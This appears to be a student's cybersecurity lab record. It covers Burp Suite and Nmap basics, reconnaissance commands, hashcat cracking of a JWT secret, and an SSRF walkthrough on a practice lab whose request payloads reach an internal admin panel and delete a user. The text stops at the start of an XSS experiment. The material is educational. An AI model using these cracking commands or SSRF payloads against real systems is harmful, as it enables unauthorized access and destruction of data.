Date:

Exp No: 1

BASIC STUDY IN CYBER TOOLS

AIM:

To study the basics of cyber tools - Burp Suite and Nmap.


THEORY:

Burp Suite:

Burp Suite is a proprietary software tool for security assessment and penetration testing of web applications. Burp Suite gives you full control, letting you combine advanced manual techniques with state of the art automation, to make you work faster and more effective.It features a collection of tools that can be used to assist in the process of web application pentesting. Some of the tools that Burp Suite offers are:


- **Spider**

It is a web spider/crawler that is used to map the target web application. The objective of the mapping is to get a list of endpoints so that their functionality can be observed and potentially vulnerabilities can be found.




- **Proxy**

Burp Suite contains an intercepting proxy that lets the user see and modify contents of the request and response while they are in transit. The proxy server can be adjusted to run on a specific loop-back ip and a port.




- **Intruder**

Intruder is a Burp Suite feature that can be used to brute-force attacks on password forms, pin forms, and other such forms. It can be also used to perform dictionary attacks on password forms, fields that are suspected of being vulnerable to XSS or SQL injection.



- **Repeater**

Repeater lets a user send requests repeatedly with manual modification. It can be used to verify whether the user-supplied values are being verified and what values is the server expecting in an input parameter/request header.



Nmap:

Nmap is a network scanner tool that is used to discover hosts and services on a computer network by sending packets and analyzing the responses. It provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection and other features. Some of the options that are available in Nmap are:

```
sp@debian:~/Downloads/vpn$ nmap -h
Nmap 7.93 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
```

- **-Pn option**

The “-Pn” option tells the Nmap to skip the host discovery phase(which includes ping probes) and proceeds directly to port scanning. This is particularly useful when dealing with hosts that may be configured not to respond to ICMP ping requests.

- **-sV option**

The “-sV” option helps in finding the version of the service that is currently running on the ports.

- **-sS option**

The “-sS” option initiates a TCP SYN scan, often referred to as a stealth scan, to determine which ports on a target system are open.

- **-T0 to -T5 option**

This option is used to perform searching levels from T0 to T5. T0 is extremely slow and designed to avoid detection. T3 is the default timing template, balances speed and reliability. T4 is faster than normal, increases the chance of detection and T5 is the fastest and most aggressive scan, likely to cause significant network disruption and may trigger IDS/IPS alerts.

\

RESULT:

Thus, the study of cyber tools(Burp Suite and Nmap) have been completed and the output has been verified.

Date:

Exp No: 2

BASIC COMMANDS AND TECHNOLOGIES USED IN PENETRATION TESTING

AIM:

To explore different commands and technologies that are used in penetration testing.

THEORY:

- **whois:**

The whois command is a network utility used to query databases to obtain information about the ownership of a domain name or an IP address. It provides details about the domain's registrant, such as their contact information, registration and expiration dates, nameservers, and the organization that manages the domain.

Syntax:

whois <domain or IP>

Example:

whois 192.168.0.1

- **nslookup:**

nslookup refers to the process of querying the Domain Name System (DNS) to retrieve information about domain names or IP addresses. A DNS lookup translates a domain name (like example.com) into its corresponding IP address, allowing communication over the internet.

Syntax:

nslookup <domain or IP>

Example:

nslookup example.com

- **dig (domain information groper):**

It is a more advanced tool for performing DNS lookups with detailed information.

Syntax:

dig <domain or IP>

- **traceroute:**

The traceroute command is a network diagnostic tool used to track the path that packets take from your local machine to a specified destination (usually a domain or IP address). It shows each hop (intermediate router) that a packet passes through and the time it takes for the packet to reach each hop.

Syntax:

traceroute <domain or IP>

Example:

traceroute bank.com

- **shodan:**

Shodan is a specialized search engine that scans and indexes devices connected to the internet, including servers, routers, webcams, IoT devices, and more. Unlike traditional search engines that focus on indexing web pages, Shodan gathers information from various internet-connected devices and services by probing them on different ports and analyzing their banners.

- **Wapplyzer:**

Wappalyzer is a web technology profiler that identifies the technologies used on websites. It detects content management systems (CMS), eCommerce platforms, web frameworks, server software, analytics tools, JavaScript libraries, and more. Wappalyzer is available as a browser extension, CLI tool, and as an API, making it versatile for various use cases such as competitive analysis, web development, or security research.

OUTPUT:


WHOIS COMMAND:

whois microsoft.com

```
Registrant Contact Information:
Name                                    Domain Administrator
Organization                            Microsoft Corporation
Address                                 One Microsoft Way,
City                                    Redmond
State / Province                        WA
Postal Code                             98052
Country                                 US
Phone                                   +1.4258828080
Fax                                     +1.4259367329
Email                                   admin@domains.microsoft

Administrative Contact Information:
Name                                    Domain Administrator
Organization                            Microsoft Corporation
Address                                 One Microsoft Way,
City                                    Redmond
State / Province                        WA
Postal Code                             98052
Country                                 US
Phone                                   +1.4258828080
Fax                                     +1.4259367329
Email                                   admin@domains.microsoft

Technical Contact Information:
Name                                    MSN Hostmaster
Organization                            Microsoft Corporation
Address                                 One Microsoft Way,
City                                    Redmond
State / Province                        WA
Postal Code                             98052
Country                                 US
Phone                                   +1.4258828080
Fax                                     +1.4259367329
Email                                   msnhst@microsoft.com

Information Updated: 2024-10-08 13:42:18
```


NSLOOKUP COMMAND:

nslookup microsoft.com



DIG COMMAND:

dig microsoft.com




TRACEROUTE COMMAND:

traceroute google.com

```
sp@debian: $ traceroute google.com
traceroute to google.com (142.250.183.142), 30 hops max, 60 byte packets
 1  _gateway (192.168.137.1)  29.553 ms * *
 2  * * *
 3  * * *
 4  172.16.50.1 (172.16.50.1)  8.460 ms  8.371 ms  8.548 ms
 5  136.232.10.145 (136.232.10.145)  29.786 ms  29.752 ms  28.940 ms
 6  49.44.59.153 (49.44.59.153)  29.611 ms  25.149 ms  25.059 ms
 7  72.14.243.188 (72.14.243.188)  25.912 ms 74.125.32.0 (74.125.32.0)  26.359 ms 72.14.243.188 (72.14.243.188)  25.254 ms
 8  192.178.111.157 (192.178.111.157)  32.186 ms * *
 9  142.250.214.113 (142.250.214.113)  28.693 ms 142.250.214.111 (142.250.214.111)  32.309 ms 142.250.238.198 (142.250.238.198)  25.170 ms
10  142.250.214.113 (142.250.214.113)  25.819 ms 142.250.214.111 (142.250.214.111)  24.943 ms bom07s31-in-f14.1e100.net (142.250.183.142)  25.141 ms
```

WAPPALYZER TOOL:



RESULT:

Thus, basic command and technologies for penetration testing have been studied and the outputs have been verified.

Date:

Exp No: 3

PASSWORD CRACKING

AIM:

To perform password cracking using **hashcat** tool.

ALGORITHM:

1. Save the password to be decrypted in a text file.
2. Use the hash-identifier tool to identify the hash type
3. Use the hashcat tool to crack the password by specifying the hash type.
4. View the cracked password by opening the output text document.

THEORY:

Password hashing is the process of converting a plain-text password into a fixed length string of characters (a hash) using a cryptographic encryption algorithm. It is used to securely store passwords in a way that protects them from unauthorized access. By hashing passwords, attackers are forced to guess the password and compute the hash for each guess, which slows down brute-force attacks. Hashes also protect passwords from being easily reverse-engineered using precomputed hash lookup tables.

The hashed passwords can be reverted into the original string using different cracking methods. It is done by attackers to test the strength of passwords and identify potential vulnerabilities. They also use password cracking to gain unauthorized access to systems.

PROCEDURE:

- **HASHCAT TOOL:**

Hashcat is a powerful, open-source password recovery tool widely used for cracking password hashes through brute-force, dictionary and other attack methods. It supports a wide variety of cryptographic hash algorithms and is designed to work efficiently on both CPU and GPU hardware, making it one of the fastest tools for this purpose. There are different attack modes in hashcat, which tries to recover passwords in different ways. Some of the ways are:

1. Dictionary attack:


It attempts to crack the password by testing words from a precompiled wordlist(dictionary).

2. Brute-force attack:

It tries every possible combination of characters until the correct password is found. This can take a long time, depending on password length and complexity.

hash-identifier tool is used to find the hashing algorithm of the hash value. This command can be executed using the following syntax:

Syntax: **hash-identifier <hash_value>**



hashcat tool can be run with the help of following syntax:

Syntax: **hashcat <options> <hash> <wordlist>**

The functions that are available in hashcat tool are:

- -a (Attack mode):

  This option is used to specify the attack mode. Some of the attack modes are: straight, brute-force, dictionary, combination, etc.

- -m (Hash mode):

  This option is used to specify the hash mode of the hash value. Each hash value has a different hash mode.

After using the **hash-identifier** to find the hash type of the given hash, we need to save it to a text document to decrypt it. After saving the hash value in a .txt document we can proceed to decrypt the file using the hashcat tool.

After running the command, which is


`hashcat -a 0 -m 16500 hash.txt Downloads/Hackie/payload/jwt-secret-wordlist`

where, "-m 16500" is the hash mode for "JWT" hash type and "-a 0" is straight attack mode and the directory mentioned is the wordlist for jwt files. After the decryption is successful, we will be able to access the decrypted hash value by adding **–show** option. The command is

`hashcat hash.txt --show`

OUTPUT:

Executing the command to decrypt the hash:



Output after decrypting the file and adding the **—show** option to view the decrypted value.

RESULT:

Thus, password cracking using hashcat tool has been performed and output has been verified.

Date:

Exp No: 4

SERVER SIDE REQUEST FORGERY (SSRF)

AIM:

To perform Server Side Request Forgery (SSRF) attack on a vulnerable website and analyze it.

ALGORITHM

1. Set up the lab with the database connection.
2. Open the website and call a request and capture the request using BurpSuite.
3. Modify the API Parameter in the captured request and perform the necessary operations.
4. Check the website to view whether the exploit has been executed or not.

THEORY:

Server side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make a request to an unintended location. The attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. They may be able to force the server to connect to arbitrary external systems which can lead to the leak of sensitive data, such as authorization credentials.

PROCEDURE:

In an SSRF attack against the server, the attacker causes the application to make an HTTP request back to the server that is hosting the application, via a loopback network interface. It involves supplying a URL with a hostname.

Consider a shopping application that lets the user view whether an item is in stock in a particular store. To provide the stock information, the application queries various back-end REST APIs. It does this by passing the URL to the relevant back-end API endpoint via a front-end HTTP request.

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://192.168.0.68/
```

The attacker can modify the request to specify a URL and make the server fetch the contents of the /admin URL and return it to the user.

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://192.168.0.68/admin
```

The attacker can visit the /admin URL, but the administrative functionality is normally only accessible to the authenticated users. This means an attacker won't see anything of interest. However, if the request to the /admin URL comes from the local machine, the normal access controls are bypassed. The application grants full access to the administrative functionality, because the request appears to originate from a trusted location.

```
POST /product/stock HTTP/2
Host: web-security-academy.net
Cookie: session=0jaRbgzMkXW0H0RGsBNqsnkx9KKiqwVM
Content-Length: 96
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64)AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.6613.120 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://web-security-academy.net
Sec-Fetch-Site: same-origin
```

```
Referer:https://web-security-academy.net/product?productId=
1
stockApi=http://192.168.0.1:8080/product/stock/check?produc
tId=1&storeId=1
```

The attacker can modify the **stockApi** parameter to access the admin panel.

```
stockApi=http://192.168.0.1:8080/admin
```

Now, to delete a user named **carlos,** the attacker can modify the **stockApi** parameter to the following:

```
stockApi=http://192.168.0.1:8080/admin/delete?username=carl
os
```

After modifying the request, the attacker can send the modified request to the server and proceed to delete the user while exploiting the server into thinking that the request is coming from a legitimate admin user.

OUTPUT:

Request

Pretty Raw Hex

```
1  POST /product/stock HTTP/2
2  Host: 0a2d00e10460d5eb8598364a00cd0085.web-security-academy.net
3  Cookie: session=9ZsPmJDcYNCo5HlVEE1uoNPdSeEMfP3J; session=3AqxrWMOWxHohM6IFdraxJ4uQzXU6L
4  Content-Length: 54
5  Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
6  Content-Type: application/x-www-form-urlencoded
7  Accept-Language: en-US,en;q=0.9
8  Sec-Ch-Ua-Mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
   Chrome/128.0.6613.120 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a2d00e10460d5eb8598364a00cd0085.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
   https://0a2d00e10460d5eb8598364a00cd0085.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http://192.168.0.1/admin/delete?username=carlos
```

Response

Pretty Raw Hex Render

```
1  HTTP/2 302 Found
2  Location: /admin
3  Set-Cookie: session=cv86R97YwFB4nfJLLGNPjuGTypXWyivU; Secure; HttpOnly; SameSite=None
4  X-Frame-Options: SAMEORIGIN
5  Content-Length: 0
6
7
```

RESULT:

Thus, server side request forgery attack has been demonstrated and output has been verified.

Date:

Exp No: 5

CROSS SITE SCRIPTING (XSS) ATTACK

AIM:

To study and demonstrate cross site scripting attack (XSS attack) on a vulnerable website.

ALGORITHM:

1. Load the website and analyze the options available in the website.
2. For reflected XSS
    - Add a javascript payload in the search parameter.
    - After adding the payload and clicking on the search button, we will be able to see a popup, if the “alert” payload is used.. Indicating the XSS attack has been executed.
3. For stored XSS
    - Add the javascript payload in the comments field.
    - After adding the payload, submit the comment.
    - After submitting the comment, we can see an alert message if the “alert” payload is used.. which happens as the payload gets stored on the website code itself.

THEORY:

